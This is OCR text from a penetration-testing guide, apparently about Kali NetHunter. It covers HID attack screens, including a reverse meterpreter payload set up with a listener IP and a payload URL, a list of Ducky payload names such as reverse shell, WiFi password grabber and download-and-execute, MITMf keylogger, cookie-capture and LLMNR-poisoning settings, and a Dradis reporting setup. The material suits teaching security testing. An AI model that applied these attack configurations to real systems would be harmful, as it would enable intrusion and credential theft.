

2:57
HID Attacks
PowerSploit
Windows CM
The Powersploit payload provides you a choice of reverse meterpreter HTTP/S payloads. URL to payload should be a URL accessible to the victim machine where the larger payload is downloaded to.
IP Address (LHOST)
192.168.1.17
Port (LPORT)
4444
Payload
windows/meterpreter/reverse_https
URL to payload
https://138.68.17.41:8443/
UPDATE


2:57
HID Attacks
PowerSploit
Windows CMD
This Windows CMD payload allows you to enter raw commands to a Windows command prompt. Hitting the list menu will allow you to choose keyboard layout or UAC bypass options.
Edit source
echo "hello world"
LOAD FROM SDCARD
SAVE TO SDCARD
U
P


4:02
HID Attacks
owerSploit
Windows CMD
This Windows CMD payload allows you to enter raw commands to a Windows command prompt. Hitting the list menu will allow you to choose
UAC Bypass:
No UAC Bypass
Windows 7
Windows 8
Windows 10
OK


4:01
HID Attacks
UAC Bypass
Keyboard Layout
Execute Attack
Reset USB
PowerSploit
Edit source
echo "hello world"
LOAD FROM SDCARD
SAVE TO SDCARD


C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\Users\bugsbounty>echo "hello world"
"hello world"
C:\Users\bugsbounty>




```
Hello world!
Example of typing to computer. Nethunter is awesome!
I slept for 5 seconds, now I'm awake!
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
1234567890-=!@#$%^&*()_+
[]
```

Payload – Hello World

Payload – WiFi password grabber

Payload – Basic Terminal Commands Ubuntu

Payload – Information Gathering Ubuntu

Payload – Hide CMD Window

Payload – Netcat-FTP-download-and-reverse-shell

Payload – Wallpaper Prank

Payload – YOU GOT QUACKED!

Payload – Reverse Shell

Payload – Fork Bomb

Payload – Utilman Exploit

Payload – WiFi Backdoor

Payload – Non-Malicious Auto Defacer

Payload – Lock Your Computer Message

Payload – Ducky Downloader

Payload – Ducky Phisher


Payload – FTP Download / Upload


Payload – Restart Prank


Payload – Silly Mouse, Windows is for Kids


Payload – Windows Screen rotation hack

Payload – Powershell Wget + Execute


5:29
MITM Framework
MAC Changer
VNC Manager
HID Attacks
DuckHunter HID
Bad USB MITM Attack
Mana Wireless Toolkit
MITM Framework
Nmap Scan
Metasploit Payload Generator
SearchSploit
Pineapple Connector
Wardriving


5:19
MITM Framework
General Settings
Responder
Interface
wlan0
General Settings
JavaScript Keylogger
Enable Ferret-NG Cookie Capture Plugin
Browser Profiler
FilePWN (BDFPROXY)
BeEEF Autorun
SMB challenge-response auth attempts
SSLStrip+
App Cache Poison
Enable Upsidedowninternet
ScreenShotter
Enable ScreenShotter Plugin
Interval (in seconds) to screenshot:
10


5:30
MITM Framework
Settings
Responder Settings
Inject Se
Responder allows you to poison LLMNR, NBT-NS and MDNS requests
Responder Settings
Enable Responder Plugin
Enable Analyze
Fingerprint Host
Force LM hash downgrade
Enable NBTNS
WPAD Rogue Proxy Server
Enable Wredir


5:19
MITM Framework
General Settings
Responder
Interface
wlan0
General Settings
JavaScript Keylogger
Enable Ferret-NG Cookie Capture Plugin
Browser Profiler
FilePWN (BDFPROXY)
BeEEF Autorun
SMB challenge-response auth attempts
SSLStrip+
App Cache Poison
Enable Upsidedowninternet
ScreenShotter
Enable ScreenShotter Plugin
Interval (in seconds) to screenshot:
10



6:23
1) No title
[*] MITMf v0.9.7 online... initializing plugins
|_ Responder v0.2
| |_ NBT-NS, LLMNR & MDNS Responder v2.1.2 by Laurent Gaffie online
| |_ You can ICMP Redirect on this network. This workstation (192.168.110.19) is not on the same subnet than the DNS server (208.67.220.220)
| |_ You can ICMP Redirect on this network. This workstation (192.168.110.19) is not on the same subnet than the DNS server (208.67.222.222)
| |_ Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned
|
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|_ Net-Creds v1.0 online
|_ DNSChef v0.4 online
|_ SMBserver online (Impacket 9.13)
2017-09-19 12:53:13 [SMBserver] Config file parsed
2017-09-19 12:53:13 [SMBserver] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
2017-09-19 12:53:13 [SMBserver] Config file parsed
2017-09-19 12:53:28 [LLMNRPoisoner] 192.168.110.26 is looking for: printer
2017-09-19 12:53:28 [LLMNRPoisoner] 192.168.110.26 is looking for: printer
2017-09-19 12:53:29 [NBTNSPoisoner] 192.168.110.26 is looking for: PRINTER | Service requested: File Server Service | OS: Windows 10 Home 15063 | Client Version: Windows 10 Home 6.3
2017-09-19 12:53:29 [NBTNSPoisoner] 192.168.110.26 is looking for: PRINTER | Service requested is: File Server Service
2017-09-19 12:53:29 [NBTNSPoisoner] 192.168.110.26 is looking for: PRINTER | Service requested is: File Server Service


Chapter 12: Writing Reports


```
root@kali:~# git clone https://github.com/dradis/dradis-ce.git
Cloning into 'dradis-ce'...
remote: Counting objects: 7232, done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 7232 (delta 5), reused 3 (delta 0), pack-reused 7215
Receiving objects: 100% (7232/7232), 1.25 MiB | 1.01 MiB/s, done.
Resolving deltas: 100% (4716/4716), done.
```


```
== Enabling default add-ons ==
== Installing dependencies ==
Warning: the running version of Bundler (1.13.6) is older than the version that
created the lockfile (1.15.3). We suggest you upgrade to the latest version of B
undler by running `gem install bundler`.
The git source https://github.com/dradis/dradis-calculator_cvss.git is not yet
checked out. Please run `bundle install` before trying to start your application
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Warning: the running version of Bundler (1.13.6) is older than the version that
created the lockfile (1.15.3). We suggest you upgrade to the latest version of B
undler by running `gem install bundler`.
Fetching https://github.com/dradis/dradis-calculator_cvss.git
Fetching https://github.com/dradis/dradis-calculator_dread.git
Fetching https://github.com/dradis/dradis-csv.git
Fetching https://github.com/dradis/dradis-html_export.git
Fetching https://github.com/dradis/dradis-acunetix.git
Fetching https://github.com/dradis/dradis-brakeman.git
```


```
root@kali:~/dradis-ce# bundle exec rails server
=> Booting Thin
=> Rails 5.1.3 application starting in development on http://localhost:3000
=> Run `rails server -h` for more startup options
Thin web server (v1.6.3 codename Protein Powder)
Maximum connections set to 1024
Listening on localhost:3000, CTRL+C to stop
```



Configure the shared password
Hold your horses!
This server does not have a password yet, please set up one:
Password
Confirm Password
Set password and continue



Dradis CE
Upload output from tool
Export results
Configuration
All issues
Methodologies
Trash
Nodes
No nodes defined yet
Project summary
Issues so far
There are no issues in this project yet.
Add new issue
Upload output from tool
Methodology progress
There are no methodologies in this project yet.
Add a testing methodology
Recent activity



Dradis CE
All issues
Methodologies
Trash
Nodes
192.168.1.0
Uploaded files
plugin.output



Add methodology to project
Name
New checklist
You can customize the name of this methodology. Useful if you need to add the same one multiple times (e.g. several apps in one project).
Add to project
or
Cancel



Basic checklists
Advanced boards and task assignment
Test checklist
Add new
Edit
Delete
Section #1
Task #1.1
Task #1.2
Section #2
Task #2.1



Content
<?xml version="1.0"?>
<?xml version="1.0"?>
<methodology>
<name>Test checklist</name>
<sections>
<section>
<name>Information Gathering</name>
<tasks>
<task>Perform Full Port Scan</task>
<task>Run Nikto</task>
</tasks>
</section>
</sections>
</methodology>



Basic checklists
Advanced boards and task assignment
Test checklist
Add new
Edit
Delete
Information Gathering
Perform Full Port Scan
Run Nikto


Add top-level node
Add one
Add multiple
* Label
Icon
No icon
Add
Close


Host properties
Notes
(nothing yet)
Evidence
(nothing yet)
Attachments
Drop zone


Upload Manager
Use the form below to upload output files from other tools.
1. Choose a tool
Dradis::Plugins::Acunetix
Dradis::Plugins::Acunetix
Dradis::Plugins::Brakeman
Dradis::Plugins::Burp
Dradis::Plugins::Metasploit
Dradis::Plugins::NTOSpider
Dradis::Plugins::Nessus
Dradis::Plugins::Nexpose
Dradis::Plugins::Nikto
Dradis::Plugins::Nmap
Dradis::Plugins::OpenVAS
Dradis::Plugins::Projects::Upload::Package
Dradis::Plugins::Projects::Upload::Template
Dradis::Plugins::Qualys
Dradis::Plugins::Zap
Available plugins



Upload progress:
100%
3. Output
Filename: C:\fakepath\hs.xml
Size: 5.89 KB
[09:37:09] New host: 10.11.1.31
[09:37:09] New port: 80/tcp
[09:37:09] New port: 135/tcp
[09:37:09] New port: 139/tcp
[09:37:09] New port: 445/tcp
[09:37:09] New port: 1025/tcp
[09:37:10] New port: 1433/tcp
[09:37:10] New port: 3389/tcp
[09:37:10] Worker process completed.

